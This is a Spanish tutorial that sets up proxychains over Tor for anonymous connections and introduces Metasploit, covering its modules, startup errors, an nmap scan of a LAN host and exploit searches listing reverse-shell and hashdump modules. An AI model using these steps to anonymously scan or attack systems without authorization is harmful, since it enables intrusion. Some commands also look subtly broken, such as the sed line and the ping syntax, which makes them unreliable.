
Por ejemplo, imaginemos que nuestra IP pública es 77.123.21.3 y que queremos conectarnos a 80.12.54.23. Podríamos usar una cadena de proxies para conectarnos anónimamente, como muestra el dibujo:



Escribimos:

```
sudo nano /etc/proxychains.conf
```


Si no lo hemos modificado inicialmente veremos esta configuración:



```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.8.5 Fichero: /etc/proxychains.conf Modificado
# proxychains.conf VER 3.1
#
# HTTP, SOCKS4, SOCKS5 tunneling proxyfier with DNS.
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición
^X Salir ^R Leer fich. ^N Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```



La mejor opción es descomentar "dynamic\_chain", es decir borrar el # antes de la línea y comentar # "strict\_chain"




```
Parrot Terminal
GNU nano 2.8.5 Fichero: /etc/proxychains.conf Modificado

# proxychains.conf VER 3.1
#
# HTTP, SOCKS4, SOCKS5 tunneling proxyfier with DNS.
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#

^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```

Nos iremos al final del fichero y veremos esto



```
Parrot Terminal
GNU nano 2.8.5 Fichero: /etc/proxychains.conf Modificado

# [redacted] socks5 192.168.67.78 1080 lamer secret
# [redacted] http 192.168.89.3 8080 justu hidden
# [redacted] socks4 192.168.1.49 1080
# [redacted] http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 [redacted] 127.0.0.1 9050
█


^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```



y añadiremos las direcciones de los proxies con el siguiente formato:

```
socks5 127.0.0.1 9050
```

y debería de quedar de esta manera...



```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.8.5 Fichero: /etc/proxychains.conf Modificado
# [redacted] socks5 192.168.67.78 1080 lamer secret
# [redacted] http 192.168.89.3 8080 justu hidden
# [redacted] socks4 192.168.1.49 1080
# [redacted] http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 [redacted] 127.0.0.1 9050
socks5 127.0.0.1 9050
█
^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar txt ^J Justificar ^C Posición
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea
```

\*\*\*Apretamos Ctrl+o (Confirmamos la modificación del fichero con "Y" o "S" y luego volvemos a consola con Ctrl+x

Antes podíamos probar instalando la última versión de Tor, si tiene algún problema lo instalamos de manera manual en consola de esta manera:

```
wget https://dist.torproject.org/torbrowser/7.5a4/tor-browser-linux32-7.5a4_ar.tar.xz
```

\*(Aca puede buscar las últimas actualizaciones de manera manual)


<https://dist.torproject.org/torbrowser/>

Pondremos en consola el siguiente comando para probar el status de Tor:

```
service tor status
```

si nos da el error “tor is not running” pondremos el siguiente comando:

```
service tor start
```



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[yakov@parrot]-[~]
└─$ service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: dis
   Active: inactive (dead)

[yakov@parrot]-[~]
└─$ service tor start
[yakov@parrot]-[~]
└─$ service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: dis
   Active: active (exited) since Wed 2017-08-09 02:28:07 -04; 37s ago
   Process: 1414 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1414 (code=exited, status=0/SUCCESS)
   Tasks: 0 (limit: 4915)
   CGroup: /system.slice/tor.service
lines 1-7/7 (END)
```

ya estamos ok para trabajar por consola.

Para ejecutar un programa con acceso a Internet usando nuestros proxies, usaremos anteponiendo el comando “proxychains”

Ejemplos:

```
proxychains nmap
proxychains firefox
proxychains ping http//duckduckgo.com
```

## METASPLOIT FRAMEWORK

==== En constante actualización ====

### ¿Qué es Metasploit Framework?

Metasploit framework es una potente herramienta de código abierto que permite a los administradores detectar fallos de seguridad en sus redes.

Un exploit es un programa (código) que se aprovecha de un fallo de seguridad (vulnerabilidad) implementando su propio código.


Un ataque exitoso sobre un buffer overflow requiere de mucho trabajo. El desarrollador tiene que experimentar con direcciones de salto, encontrar espacio para la carga útil que contiene el código a codificar y, a continuación, inyectarlo en la memoria del sistema que se desea atacar.

Pero incluso con pequeños cambios en el, el código que funcionaba a la larga puede dejar de funcionar. Por ejemplo, resulta raro que un desarrollador encuentre una dirección de almacenamiento "universal" que sirva para diferentes versiones de Windows, donde puede colocar su shell y ejecutarla a través del vuffer overflow. Como resultado tenemos que cada plataforma en la que se produce un fallo de seguridad es empezada desde el principio.



## Arquitectura del framework

La imagen inferior muestra en forma de esquema la arquitectura del framework. El diseño modular facilita la expansión y adaptación del framework de acuerdo a sus respectivos requerimientos, esto es debido a que las funcionalidades ya existentes pueden ser fácilmente reutilizadas. Los componentes individuales se explican brevemente a continuación.



### Ruby Extention Library (REX)

La biblioteca de extensión de Ruby (Ruby Extension Library) es el componente básico del framework. Contiene una variedad de clases que pueden ser utilizadas por las capas subyacentes o directamente por otras herramientas. Las funciones proporcionadas por la biblioteca incluyen, por ejemplo, programas de servidor y cliente de diversos protocolos de red.

### MSF-Core

El núcleo del framework proporciona funciones para el manejo de eventos y gestión de sesiones, proporcionando funciones importantes para el manejo del framework.

## **MSF-Base**

El framework permite acceder más fácilmente al núcleo y forma la interfaz con el exterior. Las interfaces de usuario acceden directamente a esta biblioteca. Vale la pena mencionar la función del plug-in de Metasploit, que permite una extensión flexible del framework agregando nuevos comandos a los componentes existentes.

## **Módulos**

La estructura en módulo de las funciones del framework permite un manejo claro del programa, ya que los nombres de los módulos también son reflejados en la estructura en carpetas del programa.

## **Exploits**

Este modulo contiene programas y scripts diseñados para explotar vulnerabilidades.

## **Payloads**

Los payloads son proporcionados aquí, estos pueden ser usados tras una exitosa infiltración (explotación) en el sistema objetivo. El payload es el actual código malicioso que corre en el sistema objetivo.

## **Codificadores y NOPs**

Con el fin de hacer más difícil la detección del payload por de los sistemas IDS / IPS o programas antivirus, estos módulos ofrecen funciones para ofuscar el payload en redes.


## **Auxiliar**

El módulo auxiliar proporciona varios programas de escaneo para la recuperación de información. Estos incluyen escáner de inicio de sesión, escáner de punto débil, sniffers de redes y escáner de puertos.

## Empezando con metasploit

Empieza escribiendo el comando "msfconsole" para empezar el programa desde la terminal de linux. Empieza con:

```
msfconsole
```



```
Terminal
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
[root@parrot]-[~/]
#msfconsole

          dBBBBBBb  dBBBBP  dBBBBBBP  dBBBBBb  .
          'dB'          BBP
dB'dB'dB'dBBP    dBP    dBP  BB
dB'dB'dB'dBP    dBP    dBP  BB
dB'dB'dB'dBBBBP  dBP    dBBBBBBB

          dBBBBBP  dBBBBBb  dBP    dBBBBP  dBP  dBBBBBBP
          dB' dBP    dB'.BP
          dBP  dBBBB' dBP    dB'.BP dBP    dBP
          dBP  dBP    dBP    dB'.BP dBP    dBP
          dBBBBP dBP    dBBBBP  dBBBBP  dBP    dBP

          .
          |
          --o--
          |

          o

          To boldly go where no
          shell has gone before

          Validate lots of vulnerabilities to demonstrate exposure
          with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

          =[ metasploit v4.14.22-dev ]
+ -- --=[ 1658 exploits - 947 auxiliary - 293 post ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

Si aparecen errores, siga los siguientes pasos:

### Mensaje de error:

```
git-compat-util.h:280:25: fatal error: openssl/ssl.h ...
```

### Solución:

```
sudo apt-get install libssl-dev
```



**Mensaje de error:**

"A database appears to be already configured, skipping initialization" I run msfconsole but then the connection error shows up: "Failed to connect to the database: could not connect to server: Connection refused Is the server running on host "localhost" (:::1) and accepting TCP/IP connections on port 5432? could not connect to server: Connection refused Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?"

**Solución:**

```
grep "port =" /etc/postgresql/9.6/main/postgresql.conf
```

\*\*Si no ve el 5432 como el puerto, cámbielo. Si su puerto es 5433 puede ejecutar esta línea para actualizar:

```
sed -i 's/(port = \)5433/15432/' /etc/postgresql/9.6/main/postgresql.conf
```

\*\* Reinicie el servicio postgresql

```
service postgresql restart
```

\*\* Reinicializar la base de datos de metasploit

```
msfdb reinit
```

**Mensaje de error:**

fatal: Not a git repository (or any of the parent directories): .git

**Solución:**

Ahora debe añadir el repositorio de git. No se preocupe, tardará un rato.

```
git clone git://github.com/gitster/git
```

Segundo paso

```
cd git
```

Tercer paso

```
make
```

Cuarto paso

```
make install
```

Quinto paso

```
git init
```

\*\*\*Si escribe "help show" o "help search" podrá obtener un listado con la información que NECESITA!\*\*\*

```
msf > help

Core Commands
===== en Ansicht Suchen Terminal Hilfe

Command      Description
-----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
irb          Drop into irb scripting mode
load         Load a framework plugin
quit         Exit the console
route        Route traffic through a session
save         Saves the active datastores
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
version      Show the framework and console library version numbers

Module Commands
=====

Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move back from the current context
edit         Edit the current module with the preferred editor
info         Displays information about one or more modules
loadpath     Searches for and loads modules from a path
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
reload_all   Reloads all modules from all defined module paths
search       Searches module names and descriptions
show         Displays modules of a given type, or all modules
```

## Identificando un servidor remoto

Tenga en cuenta escribir correctamente.

*db nmap -v -sV host or network to scan*

```

msf > db_nmap -v -sV 192.168.0.15
[*] Nmap: Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-31 18:05 CEST
[*] Nmap: NSE: Loaded 40 scripts for scanning.
[*] Nmap: Initiating Ping Scan at 18:05
[*] Nmap: Scanning 192.168.0.15 [4 ports]
[*] Nmap: Completed Ping Scan at 18:05, 0.08s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 18:05
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 18:05, 0.05s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 18:05
[*] Nmap: Scanning 192.168.0.15 [1000 ports]
[*] Nmap: Completed SYN Stealth Scan at 18:05, 1.80s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 18:05
[*] Nmap: NSE: Script scanning 192.168.0.15.
[*] Nmap: Initiating NSE at 18:05
[*] Nmap: Completed NSE at 18:05, 0.00s elapsed
[*] Nmap: Initiating NSE at 18:05
[*] Nmap: Completed NSE at 18:05, 0.00s elapsed
[*] Nmap: Nmap scan report for 192.168.0.15
[*] Nmap: Host is up (0.055s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT      STATE      SERVICE      VERSION
[*] Nmap: 135/tcp filtered msrpc
[*] Nmap: 139/tcp filtered netbios-ssn
[*] Nmap: 445/tcp filtered microsoft-ds
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
[*] Nmap: Raw packets sent: 1007 (44.284KB) | Rcvd: 998 (39.920KB)
msf >

```

Esta es una forma de obtener una lista de servidores en su red. Lista de todos los escáneres de puertos disponibles:

*search port-scan*

Enumera todos los servidores encontrados:

*hosts*

```

msf > hosts@parrot

Hosts
=====
address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.0.15          Unknown          device
msf >

```


Agregue estos servidores a la lista de destinos remotos:

*hosts -R*

## Probando vulnerabilidad, utilice un exploit

Una vez que sepa cuál es su sistema de servidores remotos (nmap, linux, maltego, wpscan, etc), puede escoger un exploit y probarlo. También hay una manera de buscar dentro de msfconsole para varios exploits:

```
search type:exploit
search CVE-XXXX-XXXX
search cve:2009
search platform:aix
```



```
msf > search platform:aix
Matching Modules
-----
Name                               Disclosure Date Rank      Description
-----
exploit/aix/local/ibstat_path       2013-09-24      excellent  ibstat $PATH Privilege Escalation
exploit/aix/rpc_cmsd_opcode21       2009-10-07      great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
exploit/aix/rpc_ttdbserverd_realpath 2009-06-17      great      ToolTalk rpc.ttdbserverd_tt internal_realpath Buffer Overflow (AIX)
payload/aix/ppc/shell_bind_tcp      normal          normal     AIX Command Shell, Bind TCP Inline
payload/aix/ppc/shell_find_port     normal          normal     AIX Command Shell, Find Port Inline
payload/aix/ppc/shell_interact      normal          normal     AIX execve Shell for inetd
payload/aix/ppc/shell_reverse_tcp   normal          normal     AIX Command Shell, Reverse TCP Inline
post/aix/hashdump                   normal          normal     AIX Gather Dump Password Hashes
post/multi/manage/sudo               normal          normal     Multiple Linux / Unix Post Sudo Upgrade Shell
post/multi/recon/local_exploit_suggester normal          normal     Multi Recon Local Exploit Suggester

msf >
```

